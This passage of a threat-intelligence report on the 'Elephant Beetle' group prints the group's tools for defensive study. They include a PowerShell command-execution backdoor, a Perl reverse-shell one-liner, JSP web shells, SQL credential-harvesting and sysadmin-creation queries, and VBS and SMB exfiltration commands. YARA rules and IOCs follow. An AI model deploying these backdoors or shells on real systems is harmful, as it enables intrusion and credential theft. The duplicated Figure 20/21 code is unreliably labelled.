      JSch jsch = new JSch();
      String user = host.substring(0, host.indexOf('@'));
      host = host.substring(host.indexOf('@') + 1);
      Session session = jsch.getSession(user, host, port);
      if (!kex.equals())
        session.setConfig(kex, kex);
      int rport = Integer.parseInt(foo.substring(0, foo.indexOf(':')));
      foo = foo.substring(foo.indexOf(':') + 1);
      String lhost = foo.substring(0, foo.indexOf(':'));
      int lport = Integer.parseInt(foo.substring(foo.indexOf(':') + 1));
      session.setPassword(pass);
      session.setConfig(StrictHostKeyChecking, no);
      session.connect();
      session.setPortForwardingR(rport, lhost, lport);
```

Figure 20: Code snippet of the port forwarding Java tool.

Another Java tool that was leveraged to tunnel traffic is a JSOCKS-like tool. This tool is a custom Java compiled version of the open source JSOCKS tool[11] and can be executed with command-line parameters or with a configuration file and its path as the parameter.

```
public class PortForwardingR {
  public static void main(String[] arg) {
…
    } else {
      System.out.println(\t[+] usage: [  [ username@hostname port port:host:hostport pass ] | file ]);
      System.exit(0);
    }
    try {
      JSch jsch = new JSch();
      String user = host.substring(0, host.indexOf('@'));
      host = host.substring(host.indexOf('@') + 1);
      Session session = jsch.getSession(user, host, port);
      if (!kex.equals())
        session.setConfig(kex, kex);
      int rport = Integer.parseInt(foo.substring(0, foo.indexOf(':')));
      foo = foo.substring(foo.indexOf(':') + 1);
      String lhost = foo.substring(0, foo.indexOf(':'));
      int lport = Integer.parseInt(foo.substring(foo.indexOf(':') + 1));
      session.setPassword(pass);
      session.setConfig(StrictHostKeyChecking, no);
      session.connect();
      session.setPortForwardingR(rport, lhost, lport);
```

Figure 21: Code snippet of the JSOCKS tool.

[10] http://www.jcraft.com/jsch/examples/PortForwardingL.java.html
[11] https://github.com/jitsi/jsocks

From backdoor to backdoor

To facilitate the lateral movement, the group was observed using two different one-liner backdoors that were planted remotely on a machine via various techniques.

The first backdoor is a Base64 encoded PowerShell one-liner backdoor that simulates a web server and provides remote code execution capabilities. Once executed, it binds with high port (65511, 65512 and 65513 were observed) and receives the command to execute from a POST request to / via a URL parameter named 'kmd'. Then the command is executed by cmd.exe, and the output is sent as the response. If the request is other than the described above, the response will be 404.

```
[Reflection.Assembly]::LoadWithPartialName(System.Web) | Out-Null
function extract($request) {
    $length = $request.contentlength64
    $buffer = new-object byte[] $length
    [void]$request.inputstream.read($buffer, 0, $length)
    $body = [system.text.encoding]::ascii.getstring($buffer)
    $data = @{}
    $body.split('&') | % { $part = $_.split('=')
        $data.add($part[0], $part[1])
    }
    return $data
}
$routes = @{ POST / = { $data = extract $context.Request
        $decode = [System.Web.HttpUtility]::UrlDecode($data.item('kmd'))
        $Out = cmd.exe /c $decode 2>&1 | Out-String
        return $Out
    }
}
$url = 'http://*:65512/'
$listener = New-Object System.Net.HttpListener
$listener.Prefixes.Add($url)
$listener.Start()
while ($listener.IsListening) {
    $context = $listener.GetContext()
    $requestUrl = $context.Request.Url
    $response = $context.Response
    $localPath = $requestUrl.LocalPath
    $pattern = {0} {1} -f $context.Request.httpmethod, $requestUrl.LocalPath
    $route = $routes.Get_Item($pattern)
    if ($route -eq $null) {
        $response.StatusCode = 404
    }
    else {
        $content = & $route
        $buffer = [System.Text.Encoding]::UTF8.GetBytes($content)
        $response.ContentLength64 = $buffer.Length
        $response.OutputStream.Write($buffer, 0, $buffer.Length)
    }
    $response.Close()
    $responseStatus = $response.StatusCode
}
…
```

Figure 22: The decoded version of the one-liner PowerShell backdoor.

The second backdoor is a Perl one-liner back-connect backdoor; It was executed on compromised Linux machines, and requires the C2 address and port for the outgoing connection. After establishing the connection, it executes an interactive shell that reads and writes from and to the socket.

```
perl -e 'use
Socket;$i=<TARGET_IP>;$p=<TARGET_PORT>;socket(S,PF_INET,SOCK_STREAM,getprotobyname(tcp));if(connect(S,soc
kaddr_in($p,inet_aton($i)))){open(STDIN,>&S);open(STDOUT,>&S);open(STDERR,>&S);exec(/bin/sh -i);};
```

Figure 23: The Perl one-liner backdoor.

In some cases, an additional backdoor was delivered to the victim machine named 'Cli.exe'. This backdoor can either open a listener socket on the victim or actively connect back to Elephant Beetle's C2 servers, allowing the execution of shellcode on the host via encrypted tunnel. When used to connect to C2 servers, the malware uses a set of hard coded certificates to establish the encrypted tunnel. The certificates were both created to be valid from March 29, 2018 UTC to January 16, 2021 UTC, with a difference of ~14 minutes.




Figure 24: The hard-coded certificates for the Backdoor's SSL encryption.

The discovery phase

The attackers used and leveraged SQL servers that were accessible in the network, which usually are desirable targets for attackers. During the discovery phase, the threat group scanned for internal MS-SQL servers. When finding such servers, they attempted to leverage the 'xp_cmdshell' SQL procedure for executing commands remotely on the server.

The threat interacted with the internal SQL servers in three ways:

1. Upload of a JSP/ASPX Web shell with SQL query capabilities to a web server that is accessible to the target MS-SQL server. When this web shell was accessed, they provided the connection string and credentials of the target MS-SQL server.
2. Upload of a custom Java tool for querying SQL databases, and execution with the Java binary residing on the external server. The tool accepts as a parameter the Base64 encoded SQL query and path to a configuration file that contains the connection string and credentials of the target MS-SQL server.
3. Use of the binary sqlcmd.exe for establishing SQL connection from a compromised SQL server to the target SQL servers.

Code snippet from a JSP Web shell that allows SQL query execution:

```
…
try{
    String down=request.getParameter(download);
    if(down!=null){
        response.setContentType(application/x-download);
        response.setHeader(Content-Disposition, attachment; filename=dump.html);
    }
    String upd=request.getParameter(update);
    if(upd!=null){
    }
    Connection conn = null;
    Statement st;
    ResultSet rs;
    String q=request.getParameter(query);
        Class.forName(request.getParameter(class));
        conn = DriverManager.getConnection(request.getParameter(constr), request.getParameter(usr),
request.getParameter(pwd));
        st=conn.createStatement();
        if(upd!=null){
                    st.executeUpdate(q);
        } else {
                    rs=st.executeQuery(q);
                    ResultSetMetaData rsmd = rs.getMetaData();
…
```

Figure 25: Code snippet from the JSP Web shell with the SQL query capabilities.

Code snippet from the s0b.jar file (mentioned in the 2nd bullet above), which allows local and remote SQL connections:

```
  public static void main(String[] args) {
    if (args.length < 2) {
      System.out.println([-] Use: java -jar s0.jar [conf] [b64_query]);
      System.exit(0);
    }
    String query = ;
    try {
      query = new String(MyBase64.decode(args[1]), UTF-8);
…
    try {
      x.load(new FileInputStream(args[0]));
      constr = x.getProperty(constr);
      usr = x.getProperty(usr);
      pwd = x.getProperty(pwd);
      classx = x.getProperty(class);
…
    try {
      Class.forName(classx).newInstance();
      Connection conn = DriverManager.getConnection(constr, usr, pwd);
      Statement st = conn.createStatement();
      st.setQueryTimeout(6000);
      if (isupdate == 1) {
        st.executeUpdate(query);
…
```

Figure 26: Code snippet of the SQL query JAVA tool.

After successful authentication with the target SQL server, the threat group performed reconnaissance activity by querying for the SQL instance version and other properties - and then attempted to obtain the SQL user's passwords as detailed below:

```
select @@version
SELECT name, master.dbo.fn_varbintohexstr(password) FROM master..sysxlogins
SELECT name + ' ' + master.sys.fn_varbintohexstr(password_hash) from master.sys.sql_logins
```

Figure 27: Example of executed recon and creds harvest commands on a compromised SQL.

To maintain persistence on the compromised SQL servers, the threat group created MS-SQL local accounts and assigned them the 'sysadmin' role. The users were created via SQL connection using the EXEC statement for executing the "sp_addlogin" and "sp_addsrvrolemember" SQL procedures. ALTER SERVER ROLE was also executed afterwards since "sp_addsrvrolemember" was deprecated in the version of the compromised SQL server, as in this command line example of SQL account creation and administrative role assignment:

```
EXEC sp_addlogin '<USERNAME>', '<PASSWORD>'
EXEC master.dbo.sp_addsrvrolemember '<USERNAME>', 'sysadmin'
EXEC ALTER SERVER ROLE [sysadmin] ADD MEMBER [<USERNAME>]
```

Figure 28: Example of executed queries on a compromised SQL server for the privileged SQL account creation.

On the move

As the attack reaches its final stages, the Elephant Beetle team especially enjoys a good Windows environment.

When reaching a Windows domain environment, the threat group moved laterally and executed code remotely, with both WMI and SMB – either directly (WMIC.exe binary) or with some supporting scripts to optimize their operations.

For lateral movement activity via SMB, the group leveraged the open-source script Invoke-SMBExec.ps1,[12] which is part of the Empire post exploitation framework. This PowerShell script allows remote code execution over Windows machines via SMB mechanism, and is well-known to be used by threat groups for lateral movement.

The main tool that the group leveraged for lateral movement activity via WMI was a modified version of the open-source pen testing script WmiExec.vbs[13] - a VBS script that allows code execution and remote control over Windows machines via WMI mechanism.

The customization was probably done to evade detection, as the main modifications were renaming indicative strings or variables, and adding the string replace function to dynamically transform a textual string.

Some of the modifications are highlighted in the following code snippet from the modified WmiExec.vbs script:

```
If int4 < 2 Or int4 > 7 Then
    WScript.Echo arg
          WScript.Quit 1
End If
If LCase(objArgs.Item(0)) <> /cmd And LCase(objArgs.Item(0)) <> /shell Then
          WScript.Echo Mal!
          WScript.Quit 1
End If
FileName = wmi.dll
If int4 > 5 Then
          FileName=objArgs.Item(5)
          WScript.Echo FN:  & FileName
End If
Const timeOut = 1200
file = Path & \ & FileName
file = Replace(file,\\,\)
FilePath = fso.GetParentFolderName(file)
sandtime = timeOut
….
WScript.Echo Target ->  & host
WScript.Echo Connecting...
Set objLocator = CreateObject(Replace(wbemZcripting.Zwbemlocator,Z,s))
…
Function Exec(cmd, file)
          Set objS = objWMIService.Get(Replace(xin32_ProcessStartup,x,W))
```

Figure 29: Code snippet of the group's WmiExec.vbs modified version script.

[12] https://github.com/EmpireProject/Empire/blob/master/data/module_source/lateral_movement/Invoke-SMBExec.ps1
[13] https://github.com/Twi1ight/AD-Pentest-Script/blob/master/wmiexec.vbs

How to fake legitimacy

As is typical, these attackers tried to maintain a low profile, even when they are well into the active attack phase. The group took additional means to hide any files and outputs by relaying them between the compromised assets using several techniques. One way to achieve this is by executing a custom Java tool that binds to a socket and saves incoming data to a target file path.

```
import java.io.BufferedOutputStream;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.net.InetAddress;
import java.net.ServerSocket;
import java.net.Socket;

public class FileTransferServer {
  public static void main(String[] args) throws Exception {
    if (args.length < 2) {
      System.out.println( [+] Usage: Interface[localhost] Port /rout/to/save );
      System.exit(0);
    }
    ServerSocket ssock = new ServerSocket(Integer.parseInt(args[1]));
    System.out.println(\n\tListening.. );
    Socket socket = ssock.accept();
    System.out.println(\n\tConnected.. );
    InetAddress IA = InetAddress.getByName(args[0]);
    byte[] contents = new byte[10000];
    FileOutputStream fos = new FileOutputStream(args[2]);
    BufferedOutputStream bos = new BufferedOutputStream(fos);
    InputStream is = socket.getInputStream();
    int bytesRead = 0;
    while ((bytesRead = is.read(contents)) != -1)
      bos.write(contents, 0, bytesRead);
    bos.flush();
    socket.close();
    ssock.close();
    System.out.println(File sent succesfully!);
  }
}
```

Figure 30: Code snippet of the file transfer Java tool.

Another technique that was used for lateral tool and tools' outputs transfer by the threat group was to copy the desired files to transfer to accessible paths of a web application directory on web servers, and then access them as if they were legitimate web pages by custom VBS/Perl scripts.

In other cases, the threat actor placed exfiltrated files and reconnaissance execution output files in an accessible path, directly downloadable from the internet, bypassing any DLP solutions in place.

```
dim xHttp: Set xHttp = createobject(Msxml2.ServerXMLHTTP)
dim bStrm: Set bStrm = createobject(Adodb.Stream)
xHttp.Open GET, http://<Redacted>/<Redacted>/<filename>.zip, False
xHttp.Send
with bStrm
.type = 1
.open
.write xHttp.responseBody
.savetofile C:\windows\temp\<filename>.exe, 2
end with
```

Figure 31: Code snippet from the file transfer VBS script.

In addition to the two scenarios mentioned above, the group also deployed web shells with file upload/download

capabilities and leveraged SMB protocol for transferring files between Windows machines by copying them to and from open shares.

```
cmd /c copy C:/temp/pr64.exe //<TARGET_SERVER>/c$/windows/temp/internal.exe
cmd /c copy C:/temp/exfilitrated_data.zip //<INTERNET_FACING_WEB_SERVER>/c$/inetpub/wwwroot/
```

Figure 32: Example for copying Procdump over SMB and exfiltrating result

Using all of these techniques, the group could stage files between different compromised assets without the need for a complex backdoor tool on the assets.

The attacker's home base

Yet again, temp files play a role here. Temp files are labeled temporary for a reason: They need to be wiped out routinely and frequently.

Regardless of its operating systems, the threat group used the temporary folder on the system as a working directory for the operations – C:\Windows\Temp on Windows system and /tmp on Linux systems.

On Linux systems, the threat group created hidden files and folders within the /tmp directory by adding . in the beginning of the file/folder's name – for example, /tmp/.<Folder>/.

In addition, the threat group tries to obfuscate their files using the target victim company name or file names that are being used by the company's applications.

As part of the group's work on compromised Windows machines, they often uploaded their tools, encoded with Base64, and then leveraged the Windows binary Certutil.exe for decoding the file content.

Another technique that was used by the threat group to obfuscate their data was to use the hexadecimal representation of binaries. For encoding and decoding these binaries, the group leveraged a modified version of a JScript tool that is found online[14].

On harvesting credentials

When searching for this (and other) attacks, remember the memory. The threat group was observed harvesting credentials on Windows machines by using renamed versions of the ProcDump executable (pr.exe, pr64.exe and more) for dumping the LSASS.exe process memory. In several instances, the group attempted to execute PWdump7 and a compiled version of Out-Minidump.ps1 for the same purpose.

In addition, they extracted the SAM and SYSTEM registry hives using Reg.exe binary for obtaining password hashes.

When compromising Windows Domain Controllers servers, the group harvested the NTDS.DIT file and leveraged the Impacket tool on the compromised DC to locally decrypt it.

After harvesting the credentials, the group compressed the dump output with a 7zip binary that was uploaded to the compromised machine. In several instances, the actor observed compressing the output in an organized way in which the compressed output file name was associated with the compromised machine (the file name pattern was the string ls followed by the last two IP address octets – e.g., ls255.255.zip)

For local privilege escalation, the group was observed using IISCrack.dll,[15] which is a DLL side-loading technique for loading a malicious version of httpodbc.dll on old IIS servers (CVE-2001-0507)[16]. Another tool that was used for this purpose is incognito V2[17] – for token manipulation and impersonation.

[14] https://superuser.com/a/734359
[15] https://www.giac.org/paper/gcih/297/gain-control-windows-2000-server-in-process-table-privilege-escalation-exploit/102330
[16] https://www.cvedetails.com/cve/CVE-2001-0507/
[17] https://labs.f-secure.com/archive/incognito-v2-0-released/

Elephant Beetle – Attribution

Time to brush up your Spanish

After responding to several incidents involving Elephant Beetle, Sygnia can confirm a high connection between the threat group to Spanish speaking countries. The connection to a Latin American source is based on several different factors including:

- Keywords and phrases hardcoded into the tools that the group uses. These include for example a code variable named 'ELEPHANTE' (Spanish for elephant) and output file names that the group uses like 'windows_para_linux'.
- The majority of C2 IPs used by the threat group are located in Mexico.
- Monitoring malicious files with Yara signatures and file hashes in publicly availably malware repositories found that the targets of this group are Latin American. For example, one of the tools that the group uses to scan internal networks 'p.j' was uploaded to Virus Total from Argentina. This again suggests the group targets Spanish speaking victims.

All the above suggest the origin of the threat group is a Latin American, with a high connection to Mexico.

Hunting and defending against Elephant Beetle (a.k.a. "Elefante")

This research was conducted for the purpose of exposing the Elefante threat group to the public by describing in detail their modus operandi and detailing their tool arsenal.

The following are specific tactical recommendations that compliment more general security measures that can protect and hunt against these types of attacks:

- Maintain applications and keep operating systems up-to-date, especially on internet-facing servers.
- Avoid using clear-text credentials in scripts.
- Avoid using the same password for different administrative interfaces on different servers.
- Avoid using the 'xp_cmdshell' procedure and disable it on MS-SQL servers. Monitor for configuration changes and usage of 'xp_cmdshell'.
- Monitor on WAR deployments and validate that the packages deployment functionality is included in the logging policy of the relevant applications.
    - In some cases, the application error logs may contain information about exceptions and errors that are related to the WAR deployment and Web shell access.
- Hunt and monitor for presence and creation of suspicious .class file in the WebSphere applications temp folders, such as:
    - .class files that were found under the WebSphere applications temp folders contained web shells, and some of those that did not had a matching JSP web shell file on the compromised server, meaning they were likely deleted since they were deployed and used.
    - According to IBM documentation[18], WebSphere loads JSP .class files at runtime, from either the WebSphere Application Server temp directory or from a web module's WEB-INF/classes directory. If the class file does not exist, it will be generated inside the WebSphere Application temp directory, on the first time that the JSP resource was requested. This means that the .class creation time is indicative of the '.jsp' file first access.
    - .class files can be easily decoded/reflected to show large parts of their original JSP code.
- Hunt and monitor for presence and creation of web pages in static resources folders of Web applications.
- Monitor for processes that were executed by either web server parent services processes (i.e., 'w3wp.exe', 'tomcat6.exe') or by database-related processes (i.e., 'sqlservr.exe').
    - 'cmd.exe', 'powershell.exe', 'wmic.exe' and other code execution-related executables are highly suspicious.
- Implement and verify segregation between DMZ and Internal server. Close monitoring and access control over these regions is important to delay/stop malicious actors from moving forward after compromising a web server.
- Proactively hunt for Elephant Beetle IOCs and TTPs within the network, based on the MITRE ATT&CK breakdown and IOC provided below.

[18] https://www.ibm.com/support/knowledgecenter/SSEQTP_8.5.5/com.ibm.websphere.base.iseries.doc/ae/cweb_jspclassfiles.html

Indicators of Compromise

Web Shells File Names and MD5 Hashes

MD5	Tool Description	File Name
2B3211ADFA73E2508E98A09A54FE9755	Linux Command Execution	cmd-pro.jsp
C4549F17EF9C26A1F0878A0D2108876C	Linux Command Execution	Thumbs.jsp
D3C04EED90A086F04D838BFE47753CCA	Linux Command Execution	.login-n.jsp
6B7A67204C6369623E449D1C476E3273	Linux Obfuscated Command Execution	greeting.jsp
AC8F639687F62FDEEDCC48007C579A3A	Linux Obfuscated Command Execution	one-lin.jsp
C4C5FFC3754DF0585695F8FD63A2A977	Windows Command Execution (Simple)	_example.jsp
27C9E13C9D82935D1B199E2E0BBD262B	Windows Command Execution	.login-w.jsp
CBA007CBD25CAD73CE80A8AC3DD90864	Windows Command Execution	cmd-prow.jsp
EB1E6E3D8B1CD2ABC65D080A610A0230	Windows Command Execution	xbin10x.jsp
93F95277642B592F9CE30E1C3C684866	File Downloader	dn.jsp
096D652310C3B248015242DB427ACDED	jspFileBrowser	font-awesome.max6.jsp
481FFF46383B00B534EF53FE87579435	jspFileBrowser	id_win.jsp
591D4DF7A83856B49158DC8D34F16C3B	jspFileBrowser	logos.jsp
5E83F542F729F7AE77982826E6BFAA0C	jspFileBrowser	shell.jsp
		spacer.jsp
A3AF470DEFC75728677925033D4F4635	jspFileBrowser	id.jsp
CFE3E93698F6D8C6BE8713DCD3A401D1	jspFileBrowser	idpost.jsp
E1A8F9AC2C3E069975C451A072C02F94	JspSpy	20170219.jsp
590852C116DA7E63D806DC6843846F31	MiniWebCmdShell_HeartLESS	jsfshell.xhtml
CC187F69FCFB943284F90E4D9815AEF7	Multiple Capabilities Web Shell	sw3.jsp
2DCB13E75E9B58B9546154E00A0B9665	Proxy	proxy-jsp.jsp
835C002731D5068D383E7CBEC8D22F2B	Proxy	manager10.jsp

MD5	Tool Description	File Name
98B01D5CBC2198DF4EAFF65A2E2A1127	Proxy	l0g.jsp
F4F42C28E29A92C8E80BAD64358B4083	Proxy	Heed.jsp
		HelloHTML.jsp
		HitCount.jsp
FC2C2A272D97993E3187414D12C96249	Proxy	style.jsp
FEBA4618133D115B5CF1075CCC20AE79	Proxy	HelpSessions.jsp
AC3B4ECACFAAC834DA24FA8DD380606C	reGeorge	preaproveWelcome.jsp
		wm_cfshared.jsp
76F9069CA5EA43B97E6F7058D86E26CB	Sniffer	pro.php
9C8DC2BF1CB2DF5F5EFE344AA5F99C63	SQL Query Execution (JSP)	sql.jsp
562F0570530C7F7DDF844A7EB88A0D43	SQL Query Execution (VBS)	msok.aspx
0F14FAD6FCADC250F1E8873DA22143E2	File Uploader	.logon.svg.jsp
		.logo.svg.jsp
		welcome.jsp
		regular.woff.jsp
CCF944D173B51247361C92B321269C9B	File Uploader	ex-ample.jsp
DC302B4602CAFC6CC95DBA6316285E26	File Uploader	upload.jsp
6F7A2C1D59FB896B42B8116FC1330FCC	Encoded File Uploader	ex-b.jsp
AFC8C13CD1E0809DBED23BDC75474747	Encoded File Uploader	up-base.jsp
E47F5F5E31B842866585C7FD486FD815	UploadFileGASP	_ap.asp
78BB6EB5BC84ACDFD4B07F462A3BB971	Obfuscated File Uploader	index.php
37A6D23B84A9477888678060ED4A3EF8	Windows Command Execution (WScript)	logo_sbi.asp
836E64ADE11315CD7BB485E85C4EAA42	Obfuscated Windows Command Execution (WScript)	iisstart.aspx
		logo_sbi.aspx
N/A	File Uploader	.logon.svg.jsp
		regular.woff.jsp
N/A	HTTP Proxy	favicon.jsp
		favic0n.jsp

Malicious WAR File Names and MD5 Hashes

MD5	Tool Description	File Name
05355B74CA15B230E64A419C1F97E99E	WAR containing Web shells	invoker.war
5045679706EB31A0989E49CCE1DDE5E0	WAR containing Web shells	exampl3s.war
6251920D4F0D6E9C176790F0757D4761	WAR containing Web shells	wsexample.war
E20BAFF34F7333C9CC92908BAD2C1091	WAR containing Web shells	cmd.war

Custom Java Tools Files Names and MD5 Hashes

MD5	Tool Description	File Name
D1246F01DDB3C0C74C8C48DFEC18EC47	Port Scanner (Version 1)	sp.j
4701909F47BBA7B0EB33A3DE944A9F04	Port Scanner (Version 1.1)	w.j
33C22962E43CEF8627CBC63535F33FCE	Port Scanner (Version 1.2)	p.j
F4B56E8B6C0710F1E8A18DC4F11A4EDC	Port Scanner (Version 1.2)	p.j
		ports-ng.j
7AF2CEC0EF9BE0C8BE2A0CF8D2347D89	Port Scanner(No version)	sps.j
EA67A59CC3DF42340EBCB92686C3203F	Port Scanner(No version, SSL supported)	wps.j
B130215DD140FA47D06F6E1D5AD8E941	File Transfer	fsrv.j
254D3286F92CDF2377B452231D03C0C0	Port Forwarding	pf.j
4BED9C8D06A3BA7215C49F139CA0DD16	SQL Query	s0b.j
D68E47A6162DA5C13B6BAF14EA060860	SSL Fingerprint	sl.j
82667FC82BA7A7249C4BBC9296441113	JSocks	js.j

Additional Tools File Names and MD5 Hashes

MD5	Tool Description	File Name
BADBE22F22556E60F446D371E99F19E8	WmiExec.vbs	netlogon.vbs
		x8_in.vbs
154A6BFE1B651582F77341561FDC68A4	WmiExec.vbs	x8.vbs
A33F7ED0E9CED177647FE38B083BBFEA	cURL(Base64 Encoded)	cc
274A9BF3F78BDFC3FBB63520B2C0A9BD	cURL VBS implementation	N/A (Base64 decoded version of cc)

MD5	Tool Description	File Name
5B306430ED7F9DB91C94CA6A9B065EFE	cURL(Base64 Encoded)	la.sys
089542D815FBB1BFD7FFC962131F82BE	cURL VBS implementation	N/A (Base64 decoded version of la.sys)
E911A696064AB6FE659E5214017DBAAD	cURL VBS implementation	curl.vbs
4926D1B5D792793CCCB46FEAF17E72AE	Port Scanner (Base64 Encoded)	ggg.1
9297AFE02616958E157A675E56AFCB77	Port Scanner (Perl implementation)	N/A (Base64 decoded version of ggg.1)
D8801A7B154DD3E231477EED0CDC759A	Port Scanner (Perl implementation)	ggg
D37549C3D7166CE14D0803A1909FEDFA	querySPN.vbs	spn.vbs
9E484E32505758A6D991C33652AD1B14	Invoke-SMBExec	insm.ps1
879E2DA280D3E004A1E762C718EDABB9	MSSQLLinkPasswords	dec.ps1
DB975B51A999D84835C71F73F83B1862	Impacket	sd.exe
4489E8CB847CCCF4D2D87EE3372E8235	IncognitoV2	inco.exe
0B26021F37F01F00CC6CF880BD3D7F68	Out-Minidump	out-minid.exe
6A09BC6C19C4236C0BD8A01953371A29	ProcDump	pr.exe
6E0BD9113D86E8B0BACA936FC508AE73	ProcDump	pr200.exe
A92669EC8852230A10256AC23BBF4489	ProcDump	pr64.exe
D1337B9E8BAC0EE285492B89F895CADB	PwDump7	Pw7.exe
B2057B29AF51578340CEB87784B6B703	IISCrack	httpodbc.dll
572FDD23399EB5612C62A0906AD50C06	CVE-2015-7450 Exploit	cur.py
56CFCD709B5BEA9F7EB49E959EE15A7E	CVE-2015-7450 Exploit	curl.py
577E181EC1D59BCCBF181391944D66E2	CVE-2015-7450 Exploit	pypost.py
A43F35A71450EDF3741D530F8383BBEF	CVE-2015-7450 Exploit (Payload)	wr2.txt
0D7A08E7F58BFE020C59D739911EE519	Sniffer	RawCap.exe

YARA Signatures

HTTP Tunneller Web Shell

```
rule elephant_webshell_http_tunneller
{
    meta:
        copyright = Sygnia
        description = HTTP Tunneller Web Shell
        author = Amnon Kushnir
        date = 22/04/2019
    strings:
        $str0 = "requestx=request.getParameter(\"" wide ascii
        $str1 = "outSocket.write(hexStringToByteArray(requestx))" wide ascii
        $re0 = /Socket\s\w+\s?\=\s?new\sSocket\(\)s?\;/
        $ssl0 = "host.replaceAll(\"do-ssl-zero\\\\.\",\"\")" wide ascii
        $ssl1 = "context.init(null, trustAllCerts, new java.security.SecureRandom())" wide ascii
    condition:
        ($re0 and 1 of ($str*)) or all of ($ssl*)
}
```

File Uploader Web Shell

```
rule elephant_webshell_file_uploader
{
    meta:
        copyright = Sygnia
        description = File Uploader Web Shell
        author = Amnon Kushnir
        date = 22/04/2019
    strings:
        $str0 = "FileOutputStream(request.getParameter(\"f\")" wide ascii
        $str1 = "request.getParameter(\"t\")" wide ascii
        $re0 =
/FileOutputStream\(request\.getParameter\s*\(\"\w+\"\)\)\)\.write\(request\.getParameter\s*\(\"\w+\"\)/
    condition:
        $re0 or all of ($str*)
}
```

Command Execution Web Shell (JSP Version)

```
rule elephant_webshell_cmd_exec_jsp
{
    meta:
        copyright = Sygnia
        description = Command Execution JSP Web Shell
        author = Amnon Kushnir
        date = 22/04/2019
    strings:
        $obf0 = "\"TbinTsh\".replaceAll(\"T\",\"/\")" wide ascii
        $param0 = "request.getHeader(\"zc\")" wide ascii
        $param1 = "request.getParameter(\"cxc\")" wide ascii
        $param2 = "request.getParameter(\"runit\")" wide ascii
        $exec0 = ".getRuntime().exec(" wide ascii
        $exec1 = "probuilder.start();" wide ascii
        $re0 = /\{\"[^\"]*\"\, \"(\/|\+)c\"\, request\.getParameter\(\"\w*\"\)\}/
    condition:
        $re0 or $obf0 or (1 of ($param*) and 1 of ($exec*))
}
```

Command Execution Web Shell (ASPX Version)

```
rule elephant_webshell_cmd_exec_aspx
{
    meta:
        copyright = Sygnia
        description = Command Execution ASPX Web Shell
        author = Amnon Kushnir
        date = 22/04/2019
    strings:
        $init0 = "CreateObject(\"WScript.Shell\")" wide ascii
        $init1_obf = "CreateObject(Replace(" wide ascii
        $param0 = "Request.Form(\"cmd\")" wide ascii
        $param1 = "Request.Form(\"sect\")" wide ascii
        $exec0 = ".Exec(" wide ascii
        $exec1 = ".StdOut.Readall()" wide ascii
        $exec2 = "Response.Write" wide ascii
    condition:
        1 of ($init*) and (1 of ($param*) and all of ($exec*))
}
```

WmiExec.vbs

```
rule elephant_wmiexec_tool_vbs
{
    meta:
        copyright = Sygnia
        description = Elephant Beetle's modified WmiExec.vbs tool
        author = Amnon Kushnir
        date = 22/04/2019
    strings:
        $obf0 = "objWMIService.Get(Replace("
        $obf1 = "CreateObject(Replace("
        $str0 = "elefante.Run" wide ascii
        $str1 = "Set elefante"
        $str2 = "WScript.Echo \"Mal!\"" wide ascii
        $str3 = "domain = objArgs.Item(4)" wide ascii
        $str4 = "sandtime = timeOut" wide ascii
        $str5 = "WScript.Sleep(sandtime)" wide ascii
        $str6 = "strResult = doo(" wide ascii
        $str7 = "\"MS_409\",\"NTLMDomain:\" & domain" wide ascii
        $str8 = "B64Dec( objArgs.Item(int4 - 1) ) " wide ascii
     condition:
        1 of ($obf*) and 2 of ($str*)
}
```

JSP Web shell for SQL query execution

```
rule elephant_webshell_sql_jsp
{
    meta:
        copyright = Sygnia
        description = SQL Query Execution JSP Web Shell
        author = Amnon Kushnir
        date = 03/06/2020
    strings:
        $param0 = "request.getParameter(\"constr\")"
        $init0 = "response.setHeader(\"Content-Disposition\", \"attachment; filename=dump.html\");" wide
ascii
        $sql_conn_init1 = ".getConnection(request.getParameter(" wide ascii
        $sql_conn_init2 = ".forName(request.getParameter(" wide ascii
        $exec0 = ".executeUpdate(" wide ascii
        $exec1 = ".executeQuery(" wide ascii
        $exec2 = "Response.Write" wide ascii
    condition:
        ($param0 or $init0 or 1 of ($sql_conn_init*)) and 2 of ($exec*)
}
```

ASPX Web shell for SQL query execution

```
rule elephant_webshell_sql_aspx
{
    meta:
        copyright = Sygnia
        description = SQL Query Execution ASPX Web Shell
        author = Amnon Kushnir
        date = 03/06/2020
   strings:
        $import0 = "Import Namespace=\"System.Data.SqlClient\"" wide ascii
        $format0 = "<head><title>MSSQL</title></head>" wide ascii
        $param0 = "Request.Form(\"constring\")" wide ascii
        $sql_conn_init1 = "SqlConnection(Request.Form(" wide ascii
        $sql_conn_init2 = "SqlCommand(Request.Form(" wide ascii
   condition:
        (($import0 or $format0) and $param0) or 1 of ($sql_conn_init*)
}
```

MITRE ATT&CK Breakdown

1. Initial Access
    I. T1190 - Exploit Public-Facing Application
    II. T1078.001- Valid Accounts: Default Accounts
2. Execution
    I. T1059 – Command and Scripting Interpreter
        a. T1059.001 – PowerShell
        b. T1059.003 – Windows Command Shell
        c. T1059.004 – Unix Shell
        d. T1059.005 – Visual Basic
        e. T1059.006 – Python
        f. T1059.007 – JavaScript/JScript
    II. T1047 – Windows Management Instrumentation
3. Persistence
    I. T1505 – Server Software Component
        a. T1505.001 – SQL Stored Procedures
